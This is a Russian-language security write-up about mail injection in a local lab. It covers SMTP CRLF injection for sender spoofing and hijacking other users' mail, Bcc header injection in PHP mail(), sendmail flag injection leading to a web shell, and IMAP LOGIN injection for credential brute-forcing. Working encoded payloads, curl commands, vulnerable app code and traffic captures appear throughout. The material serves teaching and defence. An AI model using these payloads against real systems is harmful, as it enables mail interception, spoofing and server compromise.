31.505621831	SMTP	97	C: MAIL FROM:<you@example.org>
31.511218828	SMTP	82	S: 250 2.1.0 Ok
31.512168335	SMTP	103	C: RCPT TO:<contact@hahacking.local>
31.520203728	SMTP	82	S: 250 2.1.5 Ok
31.521275693	SMTP	74	C: DATA
31.521371609	SMTP	105	S: 354 End data with <CR><LF>.<CR><LF>
31.522016962	SMTP/IMF	201	..Hello!
31.562405460	SMTP	205	S: 250 2.0.0 Ok: queued as C331927B71 250 2.1.0 Ok 250 2.1.5 Ok 354 End data
31.563479514	SMTP	74	C: QUIT
31.563603551	SMTP	83	S: 221 2.0.0 Bye

Frame 72: 758 bytes on wire (6064 bits), 758 bytes captured (6064 bits) on interface any, id 0

Linux cooked capture v1

Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1

Transmission Control Protocol, Src Port: 52102, Dst Port: 80, Seq: 1, Ack: 1, Len: 690

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "email" = "you@example.org"

Form item: "text" = ".Hello!

MAIL FROM:<akamir@hahacking.local>

RCPT TO:<bazhena@hahacking.local>

DATA

Check this out! https://t.me/hahacking"

Так выглядит общение почтового клиента с сервером по протоколу **SMTP**. Можно увидеть два письма, причём в первом наблюдается единоразовая замена подстроки <CRLF>. на подстроку <CRLF>..., а во втором – самостоятельное завершение почтовым клиентом письма и общения:

```
220 hahacking.local ESMTP Postfix (Debian/GNU)
EHLO hahacking.local
250-hahacking.local
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
MAIL FROM:<you@example.org>
250 2.1.0 Ok
RCPT TO:<contact@hahacking.local>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
..Hello!
.
MAIL FROM:<akamir@hahacking.local>
RCPT TO:<bazhena@hahacking.local>
DATA
Check this out! https://t.me/hahacking
.
250 2.0.0 Ok: queued as C331927B71
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as C4F1C27B78
QUIT
221 2.0.0 Bye

6 client pkts, 7 server pkts, 12 turns.
```

Сообщения на почтовых ящиках пользователей с адресами электронной почты `bazhena@hahacking.local` и `contact@hahacking.local`. Пользователь `bazhena` получил письмо, созданное атакующим, причём указано, что отправитель – пользователь с адресом электронной почты `akamir@hahacking.local`:

```
(qwqoro@kali) - [/var/mail]
$ sudo cat bazhena
From akamir@hahacking.local Wed Sep 20 08:25:26 2023
Return-Path: <akamir@hahacking.local>
X-Original-To: bazhena@hahacking.local
Delivered-To: bazhena@hahacking.local
Received: from hahacking.local (localhost [127.0.0.1])
        by hahacking.local (Postfix) with ESMTP id C4F1C27B78
        for <bazhena@hahacking.local>; Wed, 20 Sep 2023 08:25:26 -0400 (EDT)
Message-Id: <20230920122526.C4F1C27B78@hahacking.local>
Date: Wed, 20 Sep 2023 08:25:26 -0400 (EDT)
From: akamir@hahacking.local

Check this out! https://t.me/hahacking

(qwqoro@kali) - [/var/mail]
$ sudo cat contact
From you@example.org Wed Sep 20 08:25:26 2023
Return-Path: <you@example.org>
X-Original-To: contact@hahacking.local
Delivered-To: contact@hahacking.local
Received: from hahacking.local (localhost [127.0.0.1])
        by hahacking.local (Postfix) with ESMTP id C331927B71
        for <contact@hahacking.local>; Wed, 20 Sep 2023 08:25:26 -0400 (EDT)
Message-Id: <20230920122526.C331927B71@hahacking.local>
Date: Wed, 20 Sep 2023 08:25:26 -0400 (EDT)
From: you@example.org

..Hello!
```

SMTP Injection в DATA → E-mail Hijacking

Эксплуатация CRLF инъекции может привести к получению атакующим содержимого чужих писем. Наличие такой возможности напрямую зависит от непрерывности соединения и от выбранного **SMTP** сервера, а конкретнее – от его поведения в случае ошибки.

Для того, чтобы соединение не прерывалось в связи с ошибками, я изменила `app.js`:

```
...
let s = new smtp.SMTPClient({
  host: "hahacking.local",
  port: 25
});

s.connect();
s.greet({hostname: "hahacking.local"});

...

app.post('/', (req, res) => {
  ...
  (async function() {
    await s.mail({from: email}).catch(console.error);
    await s.rcpt({to: "contact@hahacking.local"}).catch(console.error);
    await s.data(text).catch(console.error);
  })();
  ...
});
```

Возвращаясь к возможности CRLF инъекции в секцию `DATA`, которая была рассмотрена ранее, можно предположить, что для перехвата чужого письма атакующему необходимо подготовить полезную нагрузку, которая бы:

1. Закрыла текущее письмо. Нужно обойти фильтрацию специальных конструкций `<CRLF>` и завершить секцию текста письма `DATA` с помощью специальной конструкции `<CRLF>.<CRLF>`
2. Открыла новое письмо, обозначив данные для "*конверта*". Нужно указать отправителя в секции `MAIL FROM` и получателя в секции `RCPT TO`, причём адрес получателя – это адрес электронной почты атакующего.

Далее почтовый клиент автоматически пошлёт специальную конструкцию `<CRLF>.<CRLF>` для корректного завершения письма – и это будет тот самый момент, где **огромную роль сыграет выбор SMTP сервера**.

Стоит заметить, что если бы атакующий открыл секцию `DATA`, то на данном этапе новое письмо было бы неизбежно закрыто почтовым клиентом, потому приходится ограничиваться лишь заполнением конверта нового письма. Теперь же, в отсутствие секции `DATA`, попытка закрыть письмо приведёт к ошибке.

- **Postfix**, используемый мной в предыдущих примерах, оборвёт соединение
- А, например, **Stalwart** – выведет предупреждение и проигнорирует ошибку

Так реагируют на ошибки (несколько секций `MAIL FROM` + отсутствие секции `DATA`) **Postfix** и **Stalwart** соответственно:

```
(qwqoro@kali)-[~]
$ nc hahacking.local 25
220 hahacking.local ESMTP Postfix (Debian/GNU)
HELO hahacking.local
250 hahacking.local
MAIL FROM:<qwqoro@hahacking.local>
250 2.1.0 Ok
RCPT TO:<contact@hahacking.local>
250 2.1.5 Ok
MAIL FROM:<akamir@hahacking.local>
503 5.5.1 Error: nested MAIL command
.
221 2.7.0 Error: I can break rules, too. Goodbye.

(qwqoro@kali)-[~]
$ nc hahacking.local 587
220 hahacking.local Stalwart SMTP v0.3.9 at your service.
HELO hahacking.local
250 hahacking.local says hello
MAIL FROM:<qwqoro@hahacking.local>
250 2.1.0 OK
RCPT TO:<contact@hahacking.local>
250 2.1.5 OK
MAIL FROM:<akamir@hahacking.local>
503 5.5.1 Multiple MAIL commands not allowed.
.
500 5.5.1 Invalid command.
```

Рассматривая любопытный вариант с использованием **SMTP** сервера **Stalwart**:

- Специальная конструкция `<CRLF>.<CRLF>`, посылаемая клиентом, не будет воспринята сервером
- Секция `MAIL FROM` из следующего письма не будет воспринята сервером
- Секция `RCPT TO` из следующего письма будет добавлена в качестве дополнительного получателя
- Сообщение жертвы будет получено как пользователем, созданным для сбора ответов из формы, так и атакующим

Пример полезной нагрузки, посылаемой атакующем в качестве значения параметра тела запроса `text`:

```
.Hello!%0d%0a.%0d%0aMAIL%20FROM:<yourmail@example.org>%0d%0aRCPT%20TO:<yourmail@example.org>%0d%0a
```

Так выглядит общение почтового клиента с сервером по протоколу **SMTP**. Синим выделено легитимное письмо из формы, отправленное жертвой следом за письмом атакующего, которое содержало полезную нагрузку:

```
MAIL FROM:<qwqoro@hahacking.local>
250 2.1.0 OK
RCPT TO:<contact@hahacking.local>
250 2.1.5 OK
DATA
354 Start mail input; end with <CRLF>.<CRLF>
..Hello!
.
MAIL FROM:<qwqoro@hahacking.local>
RCPT TO:<qwqoro@hahacking.local>
.
250 2.0.0 Message queued for delivery.
250 2.1.0 OK
250 2.1.5 OK
500 5.5.1 Invalid command.
500 5.5.1 Invalid command.
MAIL FROM:<akamir@hahacking.local>
503 5.5.1 Multiple MAIL commands not allowed.
RCPT TO:<contact@hahacking.local>
250 2.1.5 OK
DATA
354 Start mail input; end with <CRLF>.<CRLF>
Super secret!
.
250 2.0.0 Message queued for delivery.
```


Письма на почтовых ящиках пользователей с адресами электронной почты `qwqoro@hahacking.local` и `contact@hahacking.local`. Атакующий тоже получил сообщение, отправленное жертвой:

```
>>> from imaplib import IMAP4

>>> with IMAP4("hahacking.local") as I:
...     I.login("qwqoro", "hahacking")
...     I.select()
...     print(I.uid("fetch", b"1", "(RFC822)"))
...
('OK', [(b'1 (RFC822 {115}', b'Date: Wed, 18 Oct 2023 21:12:59 +0000\r\nSuper secret!'), b' UID 1)'])

>>> with IMAP4("hahacking.local") as I:
...     I.login("contact", "hahacking")
...     I.select()
...     print(I.uid("fetch", b"9", "(RFC822)"))
...
('OK', [(b'1 (RFC822 {115}', b'Date: Wed, 18 Oct 2023 21:12:59 +0000\r\nSuper secret!'), b' UID 1)'])
```

PHP: mail() (SMTP Injection + Command Flag Injection)

🔴 Github: github.com/qwqoro/Mail-Injection/php

Один из бекендов на **PHP** был реализован с использованием встроенной функции `mail()`.

В документации к функции присутствует предупреждение об автоматическом удалении точек, находящихся в начале строк внутри значения аргумента `message`, потому инъекция через текст обращения по умолчанию не представляется возможной.

Рассмотрим два варианта инъекции в секции письма через ввод полезной нагрузки в поле с адресом электронной почты пользователя.

POST запрос к странице `/send.php` предполагает извлечение значений параметров `email` и `text`, указанных пользователем в ходе заполнения контактной формы, из тела запроса и их внедрение в качестве отправителя (`mail(..., "-f" . $email);` / `$headers = "From: " . $email;`) и текста письма (`mail(..., $text, ...);`) соответственно.

- `send.php`:

```
<?php

if (isset($_POST["email"]) and isset($_POST["text"])){
    $email = $_POST["email"];
    $text = $_POST["text"];

    $headers = "From: " . $email;

    mail("contact@hahacking.local", "Contact Form", $text, $headers, "-f" . $email);
}

header("Location: http://hahacking.local/");

?>
```


SMTP Injection

1. **Первая проблема** – вводимый пользователем адрес электронной почты внедряется в заголовок письма From.

Атакующий может закрыть подконтрольный ему заголовок письма и открыть новый, например, заголовок Bcc (Blind Carbon Copy), позволяющий отправить "слепую" копию письма – такую, что ни один получатель не узнает из заголовков о других получателях этого же письма. А раз пользователю не нужно подтверждать статус владения указанным адресом электронной почты, атакующий может указать отправителем другого сотрудника.

Пример полезной нагрузки:

```
akamir@hahacking.local%0d%0aBcc:%20bazhena@hahacking.local
```

На оба почтовых ящика пришли письма от akamir@hahacking.local, причём ни в одном письме не указаны иные получатели:

```
(qwqoro@kali) - [~/EMAIL/webapp]
$ php -S hahacking.local:80
[Wed Sep 20 10:39:51 2023] PHP 8.2.2 Development Server (http://hahacking.local:80) started
[Wed Sep 20 10:39:52 2023] 127.0.0.1:52190 Accepted
[Wed Sep 20 10:39:52 2023] 127.0.0.1:52190 [302]: POST /send.php
[Wed Sep 20 10:39:52 2023] 127.0.0.1:52190 Closing

(qwqoro@kali) - [/var/mail]
$ ls

(qwqoro@kali) - [/var/mail]
$ sudo cat bazhena
From akamir@hahacking.local Wed Sep 20 10:39:52 2023
Return-Path: <akamir@hahacking.local>
X-Original-To: bazhena@hahacking.local
Delivered-To: bazhena@hahacking.local
Received: by hahacking.local (Postfix, from userid 1000)
        id 60C7027C7F; Wed, 20 Sep 2023 10:39:52 -0400 (EDT)
To: contact@hahacking.local
Subject: Contact Form
From: akamir@hahacking.local
Message-Id: <20230920143952.60C7027C7F@hahacking.local>
Date: Wed, 20 Sep 2023 10:39:52 -0400 (EDT)

Guys, what is this? https://t.me/hahacking

(qwqoro@kali) - [~/]
$ curl -X POST http://hahacking.local/send.php -d "email=akamir@hahacking.local%0d%0aBcc:%20bazhena@hahacking.local&txt=Guys,%20what%20is%20this?%20https://t.me/hahacking"

(qwqoro@kali) - [/var/mail]
$ sudo cat contact
From akamir@hahacking.local Wed Sep 20 10:39:52 2023
Return-Path: <akamir@hahacking.local>
X-Original-To: contact@hahacking.local
Delivered-To: contact@hahacking.local
Received: by hahacking.local (Postfix, from userid 1000)
        id 60C7027C7F; Wed, 20 Sep 2023 10:39:52 -0400 (EDT)
To: contact@hahacking.local
Subject: Contact Form
From: akamir@hahacking.local
Message-Id: <20230920143952.60C7027C7F@hahacking.local>
Date: Wed, 20 Sep 2023 10:39:52 -0400 (EDT)

Guys, what is this? https://t.me/hahacking
```

Arbitrary Command Flag Injection

- ✦ [akep про PHPMailer: xakep.ru/.../phpmailer-exploit
- ✦ MITRE про подобную уязвимость CVE-2018-19518: cve.mitre.org/?name=CVE-2018-19518
- ✦ Разбор CVE-2018-19518 в Античате: forum.antichat.club/.../463395/#post-4254681

2. **Вторая проблема** – вводимый пользователем адрес электронной почты внедряется в качестве отправителя с помощью флага -f.

Атакующий может добавить дополнительные флаги и они все будут применены в контексте исполнения утилиты sendmail, которую использует mail().

Пример полезной нагрузки:

```
yourmail@example.org%20-v
```

Внедрение данной полезной нагрузки приведёт к внедрению флага `-v` в командную строку, что приведёт к отправке некоторого отладочного отчёта на адрес электронной почты `yourmail@example.org`:

```
(qwqoro@kali) - [~/EMAIL/webapp/php]
$ php -S hahacking.local:80
[Thu Sep 21 16:18:34 2023] PHP 8.2.2 Development Server (http://hahacking.local:80) started
[Thu Sep 21 16:18:37 2023] 127.0.0.1:33344 Accepted
Mail Delivery Status Report will be mailed to <qwqoro@qwqoro.local>.
[Thu Sep 21 16:18:37 2023] 127.0.0.1:33344 [302]: POST /send.php
[Thu Sep 21 16:18:37 2023] 127.0.0.1:33344 Closing

(qwqoro@kali) - [~/]
$ curl -X POST http://hahacking.local/send.php -d "email=qwqoro@qwqoro.local%20-v&text="

(qwqoro@kali) - [~/]
$
```

```
(qwqoro@kali) - [/var/mail]
$ cat qwqoro
From MAILER-DAEMON Thu Sep 21 16:18:37 2023
Return-Path: <>
X-Original-To: qwqoro@qwqoro.local
Delivered-To: qwqoro@qwqoro.local
Received: by hahacking.local (Postfix) id 82FA927C84; Thu, 21 Sep 2023 16:18:37 -0400 (EDT)
Date: Thu, 21 Sep 2023 16:18:37 -0400 (EDT)
From: Mail Delivery System <MAILER-DAEMON@hahacking.local>
Subject: Mail Delivery Status Report
To: qwqoro@qwqoro.local
Auto-Submitted: auto-replied
MIME-Version: 1.0
Content-Type: multipart/report; report-type=delivery-status; boundary="80B0E27C80.1695327517/hahacking.local"
Content-Transfer-Encoding: 8bit
Message-Id: <20230921201837.82FA927C84@hahacking.local>

This is a MIME-encapsulated message.

--80B0E27C80.1695327517/hahacking.local
Content-Description: Notification
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: 8bit

This is the mail system at host hahacking.local
```

В зависимости от локальных настроек может быть возможным добавление следующих флагов:

- `-C value` = Указать путь к конфигурационному файлу
- `-X value` = Записать лог отправки по пути `value`
- `-oK value`, `-o Key=value` = Установить параметр `K/Key` в значение `value`
- `-oQ value`, `-o QueDirectory=value` = Установить параметр `QueDirectory` в значение `value`; По пути `value` будут храниться письма из очереди для отправки

Скомбинировав `-C /var/mail/contact` и `-X /var/www/html/uploads/qwq.txt`, атакующий сможет прочитать в веб-приложении лог `qwq.txt` с содержимым файла `/var/mail/contact`.

А скомбинировав `-oQ /tmp/` и `-X /var/www/html/uploads/qwq.php`, а также указав в качестве значения параметра тела запроса `text` РНР-код наподобие `"<?php echo("hahacked");>"`, атакующий сможет записать в файл `qwq.php` произвольный РНР-код для его последующего исполнения из веб-приложения. Так он может записать веб-шелл и обрести возможность удалённого выполнения команд на сервере.

Приблизительно таким образом в своё время работала эксплуатация **Arbitrary Command Flag Injection** в [SwiftMailer](#), [PHPMailer](#), [Exim](#) и [NodeMailer](#). Естественно, к каждой технологии необходим собственный подход, но в общих чертах ситуация схожа.

Python: imaplib (IMAP Injection)

★ Github: github.com/qwqoro/Mail-Injection/python-imap

Один из бекендов на **Python** был реализован с использованием фреймворка **Flask** и стандартной библиотеки [imaplib](#).

Протокол **IMAP** используется для чтения, фильтрации и сортировки писем. В него заложен перечень команд, отвечающих за аутентификацию и взаимодействие с почтовым ящиком и полученными сообщениями. Потому я изменила основную функциональность тестового веб-приложения и фронтенд: теперь пользователю предлагается войти в некоторый почтовый клиент, который содержал бы входящие сообщения.

hahacking.local

☆

[HaHacking] E-mail

✉

Войти в систему

Имя пользователя :

Пароль :

Отправить →

@HaHacking © 2023

hahacking.local

☆

[HaHacking] E-mail

✉

Ваши письма

1

Date: Wed, 18 Oct 2023 21:12:59 +0000 From: <akamir@hahacking.local> To: <contact@hahacking.local> Super secret!

Выйти

@HaHacking © 2023

- app.py:

```
from flask import Flask
from flask import render_template, request, redirect, url_for, session
from imaplib import IMAP4
from os import urandom

app = Flask(__name__, static_url_path='', static_folder="public", template_folder="public")
app.config['SECRET_KEY'] = urandom(12)

s = IMAP4("hahacking.local")

def checkAlive(e):
    global s

    if "Broken pipe" in e or "EOF" in e:
        s = IMAP4("hahacking.local")

@app.route('/')
def index():
    global s
```

```

try:
    s.noop()
except Exception as e:
    e = str(e)
    checkAlive(e)
    return render_template("index.html", result=f"Failed! Error message: {e}")

if "success" in session and session["success"]:

    try:
        s.select()
        typ, data = s.search(None, "ALL")
        messages = {}
        for num in data[0].split():
            typ, data = s.fetch(num, '(RFC822)')
            messages[num.decode()] = data[0][1].decode()
        return render_template("messages.html", messages=messages)

    except Exception as e:
        e = str(e)
        checkAlive(e)
        return render_template("index.html", result=f"Failed! Error message: {e}")

return render_template("index.html", result='')

@app.route("/signin", methods=["GET", "POST"])
def signinPost():
    global s

    if request.method == "POST":
        username = request.form.get("username")
        password = request.form.get("password")

        try:
            s.login(username, password)
            session["success"] = True

        except Exception as e:
            e = str(e)
            checkAlive(e)
            return render_template("index.html", result=f"Failed! Error message: {e}")

        return redirect(url_for('index'), 302)

@app.route("/logout", methods=["GET", "POST"])
def logoutPost():
    global s

    try:
        s.logout()
        session["success"] = False

    except Exception as e:
        e = str(e)
        return render_template("index.html", result=f"Failed! Error message: {e}")

s = IMAP4("hahacking.local")
return redirect(url_for('index'), 302)

if __name__ == "__main__":
    app.run(host="hahacking.local", port=80)

```

POST запрос к заглавной странице / предполагает попытку аутентификации – извлечение значений параметров `username` и `password`, указанных пользователем в ходе заполнения формы логина, из тела запроса и их использование в качестве параметров метода `login` объекта `s` класса `IMAP4`. После успешной аутентификации пользователь увидит на главной странице список адресованных ему сообщений. GET запрос к заглавной странице / также организует проверку соединения с **IMAP** сервером и перезапускает соединение при необходимости.

Так выглядит общение клиента и сервера по **IMAP** в случае отправки запроса к главной странице с телом запроса `username=test&password=test`:

Time	Protocol	Length	Info
25.144125513	IMAP	226	Response: * OK [CAPABILITY IMAP4rev2 IMAP4rev1 ENABLE SASL-IR LITERAL+ ID UTF8=ACCE
25.144268899	IMAP	226	Response: * OK [CAPABILITY IMAP4rev2 IMAP4rev1 ENABLE SASL-IR LITERAL+ ID UTF8=ACCE
25.144409919	IMAP	86	Request: LCKI0 CAPABILITY
25.144437759	IMAP	86	Request: LCKI0 CAPABILITY
25.183780669	IMAP	209	Response: LCKI0 OK CAPABILITY completed
25.183917789	IMAP	209	Response: LCKI0 OK CAPABILITY completed
30.881982061	HTTP	249	POST /signin HTTP/1.1 (application/x-www-form-urlencoded)
30.883320604	IMAP	93	Request: LCKI1 LOGIN test "test"
30.883385570	IMAP	93	Request: LCKI1 LOGIN test "test"
30.930813136	IMAP	123	Response: LCKI1 NO [AUTHENTICATIONFAILED] Authentication failed
30.930902095	IMAP	123	Response: LCKI1 NO [AUTHENTICATIONFAILED] Authentication failed
30.954292014	HTTP	1046	HTTP/1.1 200 OK (text/html)

Frame 109: 249 bytes on wire (1992 bits), 249 bytes captured (1992 bits) on interface any, id 0

Linux cooked capture v1

Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1

Transmission Control Protocol, Src Port: 41560, Dst Port: 80, Seq: 1, Ack: 1, Len: 181

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

- Form item: "username" = "test"
- Form item: "password" = "test"

```
* OK [CAPABILITY IMAP4rev2 IMAP4rev1 ENABLE SASL-IR LITERAL+ ID UTF8=ACCEPT AUTH=OAUTHBEARER AUTH=PLAIN STARTTLS] Stalwart IMAP4rev2 v0.3.9 at your service.
LCKI0 CAPABILITY
* CAPABILITY IMAP4rev2 IMAP4rev1 ENABLE SASL-IR LITERAL+ ID UTF8=ACCEPT AUTH=OAUTHBEARER AUTH=PLAIN STARTTLS
LCKI0 OK CAPABILITY completed
LCKI1 LOGIN test "test"
LCKI1 NO [AUTHENTICATIONFAILED] Authentication failed

2 client pkts, 3 server pkts, 4 turns.
```

Сначала почтовый клиент подключается к почтовому серверу и запрашивает информацию о возможностях командой `CAPABILITY`. После отправки пользователем формы введённые им данные передаются в качестве аргументов команды `LOGIN`.

Поскольку в протоколе **IMAP** реализована аутентификация, у атакующего не получится прочитать сообщения некоторого пользователя до тех пор, пока он не пройдёт процесс аутентификации с верными логином и паролем. И всё же, при наличии механизма CAPTCHA в форме такая инъекция значительно упростила бы процесс подбора учётных данных. Пример полезной нагрузки, внедряемой атакующим в параметр тела запроса `username`:

```
test "test"
LOGIN contact "contact"
LOGIN contact "password"
...
LOGIN contact "admin"
LOGIN contact
```

Кроме того, для обеспечения корректной работы протокола стоит обратить внимание на идентификаторы в начале команд. Библиотека `imaplib` определяет несколько классов – имплементации протокола `IMAP` версии `IMAP4ver1`, и опирается на [RFC 2060](#). В разделе ["2.2.1. Client Protocol Sender and Server Protocol Receiver"](#) говорится, что каждая команда клиента должна начинаться с идентификатора, называемого "тегом". Генерирует теги тоже клиент. Никакие иные ограничения на теги спецификация не накладывает. Соответственно, они принимают разный вид в зависимости от используемого клиента: `php-imap`, например, использует идентификаторы, соответствующие шаблону `[0-9]{8}`, а `imaplib` – `[A-Z]{4}[0-9]+`. Оказывается, что теги – на самом деле ещё большая условность, чем кажется, ведь допускается использование случайного идентификатора, соответствующего используемому шаблону. Дополняя полезную нагрузку тегами:

```
test "test"
AAAA0 LOGIN contact "contact"
AAAA1 LOGIN contact "password"
...
AAAA9 LOGIN contact "admin"
AAAA9 LOGIN contact
```

Подобная нагрузка, закодированная для отправки в качестве значения параметра тела запроса `username`:

```
contact%20\"contact\" \"%0d%0aAAAA1%20LOGIN%20contact%20\"password\" \"%0d%0aAAAA2%20LOGIN%20contact%20\"hahacking\" \"%0d%0aAAAA3%20LOGIN%20contact%20\"test\" \"%0d%0aAAAA4%20LOGIN%20contact%20\"test1\" \"%0d%0aAAAA5%20LOGIN%20contact
```

Поведение сервера в ответ на полезную нагрузку вновь отличается от сервера к серверу.

Так выглядит трафик, образующийся после отправки формы с указанием данной полезной нагрузки в качестве значения параметра тела запроса `username` и строки `"admin"` в качестве значения параметра тела запроса `password`, а также отправки нескольких команд `NOOP` при условии использования почтового сервера **Stalwart**:

```
* OK [CAPABILITY IMAP4rev2 IMAP4rev1 ENABLE SASL-IR LITERAL+ ID UTF8=ACCEPT AUTH=OAUTHBEARER AUTH=PLAIN STARTTLS] Stalwart IMAP4rev2 v0.3.9 at your service.
FDGA0 CAPABILITY
* CAPABILITY IMAP4rev2 IMAP4rev1 ENABLE SASL-IR LITERAL+ ID UTF8=ACCEPT AUTH=OAUTHBEARER AUTH=PLAIN STARTTLS
FDGA0 OK CAPABILITY completed
FDGA1 LOGIN contact "contact"
AAAA1 LOGIN contact "password"
AAAA2 LOGIN contact "hahacking"
AAAA3 LOGIN contact "test"
AAAA4 LOGIN contact "test1"
AAAA5 LOGIN contact "admin"
FDGA1 NO [AUTHENTICATIONFAILED] Authentication failed
AAAA1 NO [AUTHENTICATIONFAILED] Authentication failed
AAAA2 OK [CAPABILITY IMAP4rev2 IMAP4rev1 ENABLE SASL-IR LITERAL+ ID UTF8=ACCEPT IDLE NAMESPACE CHILDREN MULTIAPPEND BINARY UNSELECT ACL UIDPLUS ESEARCH WITHIN SEARCHRES SORT THREAD=REFERENCES LIST-EXTENDED ESORT SORT=DISPLAY SPECIAL-USE CREATE-SPECIAL-USE MOVE CONDSTORE QRESYNC UNAUTHENTICATE STATUS=SIZE OBJECTID PREVIEW STARTTLS] Authentication successful
AAAA3 NO [AUTHENTICATIONFAILED] Authentication failed
FDGA2 NOOP
FDGA3 NOOP
FDGA4 NOOP
5 client pkts, 5 server pkts, 5 turns.
```

Так выглядит трафик, образующийся после отправки формы с указанием данной полезной нагрузки в качестве значения параметра тела запроса `username` и строки `"admin"` в качестве значения параметра тела запроса `password`, а также отправки нескольких команд `NOOP` при условии использования **IMAP** сервера **Dovecot**:

```
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LIT
ERAL+ STARTTLS AUTH=PLAIN] Dovecot (Debian) ready.
OFEE0 CAPABILITY
* CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LIT
ERAL+ STARTTLS AUTH=PLAIN
OFEE0 OK Pre-login capabilities listed, post-login capabilities have
more.
OFEE1 LOGIN contact "contact"
AAAA1 LOGIN contact "password"
AAAA2 LOGIN contact "hahacking"
AAAA3 LOGIN contact "test"
AAAA4 LOGIN contact "test1"
AAAA5 LOGIN contact "admin"
OFEE1 NO [AUTHENTICATIONFAILED] Authentication failed.
AAAA1 NO [AUTHENTICATIONFAILED] Authentication failed.
* CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT S
ORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULT
IAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIS
T-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WIT
HIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZ
ZY PREVIEW STATUS=SIZE SAVEDATE LITERAL+ NOTIFY SPECIAL-USE
AAAA2 OK Logged in
AAAA3 BAD Error in IMAP command LOGIN: Unknown command (0.001 + 0.00
0 + 0.003 secs).
AAAA4 BAD Error in IMAP command LOGIN: Unknown command (0.001 + 0.00
0 secs).
AAAA5 BAD Error in IMAP command LOGIN: Unknown command (0.001 + 0.00
0 secs).
OFEE2 NOOP
OFEE2 OK NOOP completed (0.001 + 0.000 secs).
OFEE3 NOOP
OFEE3 OK NOOP completed (0.001 + 0.000 secs).
4 client pkts, 8 server pkts, 8 turns.
```

Как видно на скриншотах выше, **Stalwart**, в отличие от **Dovecot**, обрывает соединение после попытки клиента повторно использовать команду `LOGIN` после успешного входа пользователя и игнорирует последующие команды. Этот момент, как и, например, установленный максимум неудачных попыток, стоит учитывать при разработке полезной нагрузки и плана эксплуатации.


Каждый вызов метода объекта класса `IMAP4` означает считывание почтовым клиентом 1 строки – следующего ответа сервера из тех, что ещё не были считаны. Таким образом, в ответ на обработку полезной нагрузки методом `login` вернётся ошибка, сообщающая о неудачной попытке аутентификации с тегом `FDGA1 / OFEE1`. Возникает проблема: сервер будет считать пользователя аутентифицированным, а клиент – не будет, ведь [по его МНЕНИЮ](#) `state` не перешёл в состояние `AUTH`:

```
cpython / Lib / imaplib.py ↑ Top
Code Blame ⓘ 1632 lines (1233 loc) · 52.4 KB Raw Copy Download Edit View Log
602
603 def login(self, user, password):
604     """Identify client using plaintext password.
605
606     (typ, [data]) = <instance>.login(user, password)
607
608     NB: 'password' will be quoted.
609     """
610     typ, dat = self._simple_command('LOGIN', user, self._quote(password))
611     if typ != 'OK':
612         raise self.error(dat[-1])
613     self.state = 'AUTH'
614     return typ, dat
615
```


